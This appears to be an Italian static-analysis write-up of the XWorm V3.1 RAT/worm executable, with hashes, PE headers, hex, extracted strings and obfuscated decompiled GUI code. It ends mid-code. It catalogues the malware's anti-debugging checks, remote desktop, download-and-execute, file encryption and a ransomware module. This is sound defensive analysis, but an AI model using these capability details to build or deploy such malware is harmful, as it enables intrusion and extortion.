006a:caf0 54 6f 49 6e 74 33 32 00 47 65 74 50 72 6f 63 41 ToInt32.GetProcA
006a:cb00 32 00 5f 4c 61 6d 62 64 61 24 5f 5f 52 32 00 62 2._Lambda$__R2.b
006a:cb10 79 74 65 5f 32 00 4c 64 61 72 67 5f 32 00 62 6f yte_2.Ldarg_2.bo
006a:cb20 6f 6c 5f 32 00 69 6e 74 70 74 72 5f 32 00 75 69 ol_2.intptr_2.ui
006a:cb30 6e 74 5f 32 00 56 42 24 41 6e 6f 6e 79 6d 6f 75 nt_2.VB$Anonymou
006a:cb40 73 44 65 6c 65 67 61 74 65 5f 30 60 32 00 49 44 sDelegate_0`2.ID
006a:cb50 69 63 74 69 6f 6e 61 72 79 60 32 00 74 68 72 65 ictionary`2.thre
006a:cb60 61 64 32 00 44 65 6c 65 67 61 74 65 32 00 46 6f ad2.Delegate2.Fo
006a:cb70 72 6d 32 00 45 6e 75 6d 32 00 53 74 72 75 63 74 rm2.Enum2.Struct
006a:cb80 32 00 46 34 35 32 31 43 31 38 43 30 46 44 34 32 2.F4521C18C0FD42
006a:cb90 39 34 36 39 31 32 31 45 30 32 43 41 43 34 35 42 9469121E02CAC45B
006a:cba0 30 30 32 33 00 43 38 33 43 44 34 43 32 35 30 30 0023.C83CD4C2500


Type
PE32
File offset
0064df80
Virtual address
00a4fd80
Relative virtual address
0064fd80
Mode
32-bit
Endianness
LE
Architecture
I386
Memory map
Offset Address Size Name
00000000 00400000 00000200 PE Header
ffffffff 00400200 00001e00 PE Header
00000200 00402000 006f0a00 Section(0)['.text']
ffffffff 00af2a00 00001600 Section(0)['.text']
006f0c00 00af4000 00000200 Section(1)['.reloc']
ffffffff 00af4200 00001e00 Section(1)['.reloc']
Hex
Address Hex Symbols
0064:df80 1b 16 1a 1a 76 1a 66 15 63 10 13 76 13 66 13 17 ....v.f.c..v.f..
0064:df90 12 1a 15 17 12 61 1b 16 11 76 22 00 00 00 7f 24 .....a...v"....$
0064:dfa0 90 2f 46 4d 3a 48 3b 48 3a 39 4a 4f 3c 4a 39 4e ./FM:H;H:9JO<J9N
0064:dfb0 4a 3d 4b 4f 4b 3a 39 4f 4b 39 3a 4f 46 46 4f 3d J=KOK:9OK9:OFFO=
0064:dfc0 4c 4d 3c 3a 22 00 00 00 1e db 37 28 28 2c 5c 29 LM<:".....7((,\)
0064:dfd0 5b 29 2f 5d 5f 2c 29 5f 5c 5b 29 2d 58 58 2a 2f [)/]_,)_\[)-XX*/
0064:dfe0 5b 2d 5c 29 28 58 2f 2c 2d 2e 5c 58 5f 5b 22 00 [-\)(X/,-.\X_["
0064:dff0 00 00 43 0c e8 4e 76 70 72 75 77 7a 06 05 71 71 ..C..Nvpruwz..qq
0064:e000 76 73 76 02 73 75 02 01 7b 71 7b 7b 73 02 02 00 vsv.su..{q{{s...
0064:e010 75 72 01 74 7a 73 74 01 22 00 00 00 ec 5d 77 66 ur.tzst."....]wf
0064:e020 dc de dc d8 d4 ae ae db dc af a1 de d5 d5 da af ....
0064:e030 da dd d4 a1 a1 da d4 da d4 db ae a1 a1 de de dd ....
0064:e040 df a1 22 00 00 00 79 a7 f7 5a 41 48 4e 40 48 4e ..".....y..ZAHN@HN




```
File name: C:/Users/IEUser/Desktop/Worm e RAT/XWorm V3.1.exe
Size: 7278080(6.94 MB)
MD5: 37a9fdc56e605d2342da88a6e6182b4b
SHA1: 20bc3df33bbbb676d2a3c572cff4c1d58c79055d
Entropy: 7.86357(packed)
Operation system: Windows(95)
Architecture: I386
Mode: 32-bit
Type: GUI
Endianess: LE
Entry point(Address): 00af298e
Entry point(Offset): 006f0b8e
Entry point(Relative address): 006f298e
Entry point(Bytes): ff2500204000000000000000000000000000000000000000
Entry point(Signature): ff25........00000000000000000000000000000000
Entry point(Signature)(Rel): ff25........ff25........ff25........ff25........ff25........ff25.....
```

Il worm esegue le funzioni di debuggers checking *IsDebuggerPresent* e *CheckRemoteDebuggerPresent* a scopo di anti-analysis:



	Offset	Size	Type	String
313	005eea4f	00000006	A	?JgMLV
314	005f97c5	00000006	A	□&□T-5
315	005fdc27	00000005	A	□31C<
316	006016b1	00000005	A	8\9?8
317	00603e90	00000005	A	nXZ□□
318	0060b71b	00000005	A	m%□hK
319	0060c135	00000007	A	P9lpW?B
320	0060f018	00000005	A	n()d$
321	00618a7c	00000006	A	wn@1QU
322	00619884	00000006	A	!zJVT7
323	0061eb26	00000006	A	u,$H8R
324	006219b4	00000012	A	IsDebuggerPresent□
325	006219c9	0000001b	A	CheckRemoteDebuggerPresent□
326	006219e7	0000001d	A	WinForms_RecursiveFormCreate□
327	00621a07	0000001b	A	WinForms_SeeInnerException#
328	00621a25	00000024	A	Property can only be set to Nothing#
329	00621a4c	00000024	A	Property can only be set to Nothing#
330	00621a73	00000024	A	Property can only be set to Nothing#
331	00621a9a	00000024	A	Property can only be set to Nothing#
332	00621ac1	00000024	A	Property can only be set to Nothing#
333	00621ae8	00000024	A	Property can only be set to Nothing#
334	00621b0f	00000024	A	Property can only be set to Nothing#

E' possibile notare una stringa di logging relativa ad una connessione ***localhost Accepted 127.0.0.1:#*** al fine di specificare la porta.


	Offset	Size	Type	String
376	006222ac	00000005	A	W?rL□
377	00622305	00000011	A	ux}qz9}w{z9dzs9%8
378	006223a2	00000018	A	XszruDwrupDrxtuDhwzuo~ □
379	00622420	00000008	A	ongggggg□
380	00622443	00000005	A	LCmqA
381	00622505	0000000e	A	Wx}tb<"#!i"#!□
382	00622666	00000007	A	cdleee□
383	0062268d	00000014	A	~ydcv{{vc~xy:dnzux{
384	0062273f	0000000a	A	chzkbaih □
385	006227a6	00000007	A	Zcgkmo□
386	006227b0	00000015	A	htyaGq{wvG)+,-(,80*1□
387	00622886	00000009	A	dyxhc{b□
388	006229a4	00000005	A	ana□
389	00622afe	0000000b	A	nKLInC@GN□□
390	00622c0d	0000000c	A	kOCEGqVPGCO□
391	00622df1	0000000d	A	`NMAIaNKGLVQ
392	00622e48	00000006	A	`NMAI
393	00623022	0000000a	A	127.0.0.15
394	00623068	00000014	A	Accepted 127.0.0.1:#
395	006231c6	00000008	A	aNKRRGP
396	00623cbb	00000006	A	kOCEG□
397	00623d06	00000006	A	kOCEG□

A seguire un riferimento all'attributo di port connection di XWorm:


	Offset	Size	Type	String
12599	006ee39b	00000008	A	Button12
12600	006ee3a9	00000008	A	Button13
12601	006ee3b7	00000008	A	Button10
12602	006ee3c5	00000008	A	Button11
12603	006ee3d3	00000007	A	Button9
12604	006ee3df	00000019	A	□RefrechToolStripMenuItem
12605	006ee3fd	00000016	A	□SaveToolStripMenuItem
12606	006ee421	00000005	A	TFind
12607	006ee42b	0000001b	A	□SelectAllToolStripMenuItem
12608	006ee44c	0000000c	A	GMapControl1
12609	006ee45d	00000015	A	□GPSToolStripMenuItem
12610	006ee47e	00000015	A	□CircularProgressBar1
12611	006ee498	00000015	A	□CircularProgressBar2
12612	006ee4b3	00000006	A	Panel2
12613	006ee4bf	00000006	A	Panel3
12614	006ee4cb	00000006	A	Panel4
12615	006ee4d7	00000007	A	Label12
12616	006ee4e3	00000026	A	%XWorm.Port+VB$StateMachine_45_connect
12617	006ee50e	00000019	A	□RestartToolStripMenuItem
12618	006ee53e	0000001a	A	□RefreshToolStripMenuItem1
12619	006ee55d	0000001b	A	□CreateKeyToolStripMenuItem
12620	006ee57d	0000001b	A	□DeleteKeyToolStripMenuItem

All'interno degli elementi della GUI del Worm possiamo notare tooltips che sono associati a *KillProcess, DownloadAndExecute, RemoteDesktop*, oggetti *Timer*, files from URL downloading,


archiviazione di files, creazione di files, cifratura di files, caricamento di files verso un server e contestuale creazione dell'oggetto di decryption.



	Offset	Size	Type	String
12398	006ecde9	00000009	A	CheckBox7
12399	006ecdf8	00000009	A	CheckBox8
12400	006ece07	0000000a	A	CheckBox13
12401	006ece17	0000000a	A	CheckBox12
12402	006ece27	0000000a	A	CheckBox11
12403	006ece37	0000000a	A	CheckBox10
12404	006ece47	00000009	A	CheckBox9
12405	006ece56	0000000a	A	CheckBox14
12406	006ece66	00000013	A	REToolStripMenuItem
12407	006ece7e	0000001d	A	□KillProcessToolStripMenuItem
12408	006ecea1	0000000c	A	RichTextBox1
12409	006eceb3	0000000a	A	ClientMenu
12410	006ecec2	00000024	A	#DownloadAndExecuteToolStripMenuItem
12411	006eceeb	0000001f	A	□RemoteDesktopToolStripMenuItem
12412	006ecf0f	00000018	A	□CLIENTToolStripMenuItem
12413	006ecf2c	00000017	A	□CLOSEToolStripMenuItem
12414	006ecf48	00000018	A	□UPDATEToolStripMenuItem
12415	006ecf66	0000000a	A	Timer_Ping
12416	006ecf76	0000000c	A	Timer_Status
12417	006ecf87	0000001a	A	□FormDiskToolStripMenuItem
12418	006ecfa6	0000001c	A	□FromMemoryToolStripMenuItem
12419	006ecfc7	00000019	A	□FromUrlToolStripMenuItem



	Offset	Size	Type	String
12347	006ec8c2	00000016	A	□EditToolStripMenuItem
12348	006ec8dd	0000001a	A	□ShowHideToolStripMenuItem
12349	006ec8fc	00000021	A	ShowFolderFileToolStripMenuItem1
12350	006ec922	00000021	A	HideFolderFileToolStripMenuItem1
12351	006ec949	00000012	A	ZToolStripMenuItem
12352	006ec960	00000019	A	□InstallToolStripMenuItem
12353	006ec97e	00000015	A	□ZipToolStripMenuItem
12354	006ec998	00000017	A	□UnZipToolStripMenuItem
12355	006ec9b4	0000001c	A	□CreateFileToolStripMenuItem
12356	006ec9d5	00000016	A	□CopyToolStripMenuItem
12357	006ec9f0	00000015	A	□CutToolStripMenuItem
12358	006eca0a	00000016	A	□PastToolStripMenuItem
12359	006eca25	00000019	A	□EncryptToolStripMenuItem
12360	006eca43	00000019	A	□DecryptToolStripMenuItem
12361	006eca61	0000001b	A	□PlaySoundToolStripMenuItem
12362	006eca81	0000001e	A	□SendFromLinkToolStripMenuItem
12363	006ecaa4	00000020	A	□UploadToServerToolStripMenuItem
12364	006ecac9	00000018	A	□NormalToolStripMenuItem
12365	006ecae6	00000018	A	□HiddenToolStripMenuItem
12366	006ecb03	00000016	A	□PlayToolStripMenuItem
12367	006ecb1e	00000016	A	□StopToolStripMenuItem
12368	006ecb39	00000016	A	□GoToToolStripMenuItem



	Offset	Size	Type	String
11891	006e961f	00000006	A	.cctor
11892	006e9626	0000000c	A	IconInjector
11893	006e9633	00000007	A	Monitor
11894	006e963b	0000000f	A	CreateDecryptor
11895	006e964b	0000000f	A	CreateEncryptor
11896	006e965b	0000000e	A	StructureToPtr
11897	006e966a	00000006	A	IntPtr
11898	006e9675	0000000c	A	get_Graphics
11899	006e9682	00000012	A	System.Diagnostics
11900	006e9695	00000009	A	GetFields
11901	006e969f	00000010	A	RichTextBoxFinds
11902	006e96b0	0000000b	A	get_Seconds
11903	006e96bc	0000000b	A	FromSeconds
11904	006e96c8	0000000d	A	NativeMethods
11905	006e96d6	0000001d	A	Microsoft.VisualBasic.Devices
11906	006e96f4	0000000d	A	MyWebServices
11907	006e9702	00000029	A	Microsoft.VisualBasic.ApplicationServices
11908	006e972c	0000001e	A	System.Runtime.InteropServices
11909	006e974b	00000026	A	Microsoft.VisualBasic.CompilerServices
11910	006e9772	0000001f	A	System.Runtime.CompilerServices
11911	006e9792	00000020	A	Microsoft.VisualBasic.MyServices

Vi è evidenza dell'oggetto obfuscator utilizzato in fase di malicious execution, *TcpListener*, un oggetto di concorrenzialità (*TaskAwaiter*), un oggetto riferibile all'utenza corrente (*get_CurrentUser*), events handlers di mouse events.

	Offset	Size	Type	String
11870	006e94c5	0000000d	A	set_LinkColor
11871	006e94d3	00000014	A	set_VisitedLinkColor
11872	006e94e8	00000013	A	set_ActiveLinkColor
11873	006e94fc	00000019	A	set_SelectedAreaFillColor
11874	006e9516	00000012	A	set_SelectionColor
11875	006e9529	00000014	A	set_TransparentColor
11876	006e953e	00000019	A	set_ImageTransparentColor
11877	006e9558	00000005	A	Floor
11878	006e955e	0000000d	A	CompilerError
11879	006e956c	00000011	A	ClearProjectError
11880	006e957e	0000000f	A	SetProjectError
11881	006e958e	0000000a	A	set_Cursor
11882	006e9599	00000010	A	SimpleObfuscator
11883	006e95aa	00000012	A	ToolStripSeparator
11884	006e95bd	0000000b	A	IEnumerator
11885	006e95c9	0000001a	A	ManagementObjectEnumerator
11886	006e95e4	0000000d	A	GetEnumerator
11887	006e95f2	0000000e	A	GetILGenerator
11888	006e9601	00000009	A	Activator
11889	006e960b	00000005	A	.ctor
11890	006e9611	0000000d	A	IconExtractor
11891	006e961f	00000006	A	.cctor

	Offset	Size	Type	String
11828	006e925b	0000000f	A	KeyEventHandler
11829	006e926b	00000017	A	System.CodeDom.Compiler
11830	006e9283	00000011	A	ImageListStreamer
11831	006e9295	00000005	A	Timer
11832	006e929b	0000000b	A	TcpListener
11833	006e92a7	0000000b	A	tcpListener
11834	006e92b3	0000000a	A	IContainer
11835	006e92be	00000006	A	Helper
11836	006e92c5	00000007	A	ToUpper
11837	006e92cd	00000007	A	Clipper
11838	006e92d5	00000009	A	IComparer
11839	006e92df	0000000e	A	ButtonRenderer
11840	006e92ee	0000000c	A	TextRenderer
11841	006e92fb	0000000f	A	get_CurrentUser
11842	006e930b	0000000b	A	TaskAwaiter
11843	006e9317	0000000a	A	GetAwaiter
11844	006e9322	0000000e	A	ResourceWriter
11845	006e9331	0000000c	A	StreamWriter
11846	006e933e	0000000a	A	TextWriter
11847	006e9349	0000000a	A	set_Filter
11848	006e9354	0000000e	A	add_MouseEnter
11849	006e9363	00000011	A	remove_MouseEnter

Tra le stringhe estraibili vi sono due evidenze importanti: *RemoteDesktop* (per la fase di remote management e remote executions) ed il metodo *set_UseSystemPasswordChar* (per la gestione di credenziali di sistema), creazione di oggetti downloaders e la gestione di encryption tasks con un oggetto *RC2CryptoServiceProvider*:


	Offset	Size	Type	String
11762	006e8df3	00000014	A	set_ContextMenuStrip
11763	006e8e08	0000000b	A	CountryNump
11764	006e8e14	00000007	A	set_Top
11765	006e8e1c	00000008	A	FileDrop
11766	006e8e25	0000000c	A	add_DragDrop
11767	006e8e32	0000000f	A	remove_DragDrop
11768	006e8e42	0000000d	A	set_AllowDrop
11769	006e8e50	0000000b	A	set_TabStop
11770	006e8e5c	0000000d	A	RemoteDesktop
11771	006e8e71	0000000b	A	System.Linq
11772	006e8e7d	00000014	A	ToolStripProgressBar
11773	006e8e92	00000013	A	CircularProgressBar
11774	006e8ea6	00000011	A	set_ShowInTaskbar
11775	006e8eb8	00000017	A	set_HorizontalScrollbar
11776	006e8ed0	00000005	A	Clear
11777	006e8ed6	00000019	A	set_UseSystemPasswordChar
11778	006e8ef0	00000006	A	ToChar
11779	006e8ef7	0000000b	A	get_KeyChar
11780	006e8f03	0000000c	A	FormatNumber
11781	006e8f10	0000000c	A	ColumnHeader
11782	006e8f1d	0000000c	A	BinaryReader
11783	006e8f2a	0000000a	A	Downloader
11784	006e8f35	00000018	A	RC2CryptoServiceProvider

	Offset	Size	Type	String
11756	006e8db3	00000008	A	ToBitmap
11757	006e8dbc	00000006	A	Unwrap
11758	006e8dc8	00000005	A	Sleep
11759	006e8dce	0000000e	A	set_SizingGrip
11760	006e8ddd	00000009	A	ToolStrip
11761	006e8de7	0000000b	A	StatusStrip
11762	006e8df3	00000014	A	set_ContextMenuStrip
11763	006e8e08	0000000b	A	CountryNump
11764	006e8e14	00000007	A	set_Top
11765	006e8e1c	00000008	A	FileDrop
11766	006e8e25	0000000c	A	add_DragDrop
11767	006e8e32	0000000f	A	remove_DragDrop
11768	006e8e42	0000000d	A	set_AllowDrop
11769	006e8e50	0000000b	A	set_TabStop
11770	006e8e5c	0000000d	A	RemoteDesktop
11771	006e8e71	0000000b	A	System.Linq
11772	006e8e7d	00000014	A	ToolStripProgressBar
11773	006e8e92	00000013	A	CircularProgressBar
11774	006e8ea6	00000011	A	set_ShowInTaskbar
11775	006e8eb8	00000017	A	set_HorizontalScrollbar
11776	006e8ed0	00000005	A	Clear
11777	006e8ed6	00000019	A	set_UseSystemPasswordChar

Tra i moduli utilizzati e richiamati vi è *Ransomware*, un plugin di cifratura di files incluso nel XWorm threat:

	Offset	Size	Type	String
11373	006e768a	00000006	A	OfType
11374	006e7691	0000000d	A	MakeByRefType
11375	006e769f	00000011	A	get_DeclaringType
11376	006e76b1	0000000c	A	ProtocolType
11377	006e76be	00000016	A	set_MouseWheelZoomType
11378	006e76d5	0000000e	A	get_ReturnType
11379	006e76e4	00000011	A	get_ParameterType
11380	006e76f6	00000007	A	GetType
11381	006e76fe	0000000a	A	SocketType
11382	006e7709	00000009	A	FileShare
11383	006e7713	00000007	A	Compare
11384	006e771b	00000015	A	ProcessSystemDPIAware
11385	006e7731	00000019	A	ProcessPerMonitorDPIAware
11386	006e774b	00000011	A	ProcessDPIUnaware
11387	006e775d	0000000a	A	Ransomware
11388	006e7768	0000000d	A	GMap.NET.Core
11389	006e7776	0000000b	A	System.Core
11390	006e7782	00000016	A	set_UseMachineKeyStore
11391	006e7799	0000000e	A	PtrToStructure
11392	006e77a8	0000000f	A	resourceCulture
11393	006e77b8	0000000a	A	MethodBase
11394	006e77c3	0000000c	A	get_CodeBase

Il coefficiente d'entropia della sezione .text è 7.86399, pertanto è in stato di packed. Questo a causa dell'offuscazione utilizzata per quanto concerne l'XWorm.



A seguire le labels e gli altri elementi della GUI in forma offuscata e non intelligibile:

About

```
{
    private IContainer CA2A63223783C80C9CCC11BD6A2AE0CD25;

    [AccessedThroughProperty("PictureBox1")]
    [CompilerGenerated]
    private PictureBox T95BBEF59529T3FB8T642096FA6AA93223;

    [AccessedThroughProperty("Label2")]
    [CompilerGenerated]
    private Label E7AF1D238AE4CF1C91E2A7973C6E7E1A28;

    [AccessedThroughProperty("Label3")]
    [CompilerGenerated]
    private Label D8FC4BFD1738841CB84B5AE89FB5F88622;

    [AccessedThroughProperty("Label6")]
    [CompilerGenerated]
    private Label B5CAE3C004AD7F5D5082F0B74F55FDEE22;

    [CompilerGenerated]
    [AccessedThroughProperty("LinkLabel2")]
    private LinkLabel MB3AFBD36261DA8A58A9212F49091AE133;

    [CompilerGenerated]
    [AccessedThroughProperty("Label1")]
    private Label CC0345F6043F3C3F21B383B138B313DE30;

    [CompilerGenerated]
    [AccessedThroughProperty("Label7")]
    private Label IA3EIFI1BFC6649BF422EBB44FI05B4A17;

    [AccessedThroughProperty("LinkLabel4")]
    [CompilerGenerated]
    private LinkLabel IAC1I1D83CBC9A10D3D1619ECIC23CDD15;

    [CompilerGenerated]
    [AccessedThroughProperty("PictureBox2")]
    private PictureBox R641B9DAECB337R98DF517E2D48E292415;

    internal virtual PictureBox J4BDJA9E2JJ201FA88057BJ022B1JBB921
```

```
// XWorm.Chat
#define DEBUG
using ...

[DesignerGenerated]
public class Chat : Form
{
    private IContainer U7D27BD274928535C3531A217FU8B47535;

    [AccessedThroughProperty("TextBox1")]
    [CompilerGenerated]
    private TextBox C4B9DCE32196B78B04960EFC442A2E2918;

    [AccessedThroughProperty("TextBox2")]
    [CompilerGenerated]
    private TextBox U1D0B926BBBBC578D76D9AAUC53C963938;

    [AccessedThroughProperty("Timer1")]
    [CompilerGenerated]
    private Timer A9BF1526C1E833F1366FC818EBA88E3B36;

    public Client FFCD968A9233A5F7F286F7FB30E6CFFF27;

    public bool E9F488334218BA76DDE63B6C075E17F438;

    public string E35F0FE2BF255005BA848AF3A915431619;

    internal virtual TextBox A5C37B7AA040D3D7FD6AB3667F3E69D730
    ...

    internal virtual TextBox K00DA8D3KF885989852DK35FF0BK92F717
    ...

    internal virtual Timer CFF068AFE6E34121070021812E5F080930
    ...

    public Chat()
    ...
```


```
internal virtual TextBox A5C37B7AA040D3D7FD6AB3667F3E69D730
...

internal virtual TextBox K00DA8D3KF885989852DK35FF0BK92F717
...

internal virtual Timer CFF068AFE6E34121070021812E5F080930
{
    [CompilerGenerated]
    get
    {
        return A9BF1526C1E833F1366FC818EBA88E3B36;
    }
    [CompilerGenerated]
    set
    {
        EventHandler value2 = XDCCB03718B5X54EAB8D90CX48F07E1X32;
        Timer a9BF1526C1E833F1366FC818EBA88E3B = A9BF1526C1E833F1366FC818EBA88E3B36;
        if (a9BF1526C1E833F1366FC818EBA88E3B != null)
        {
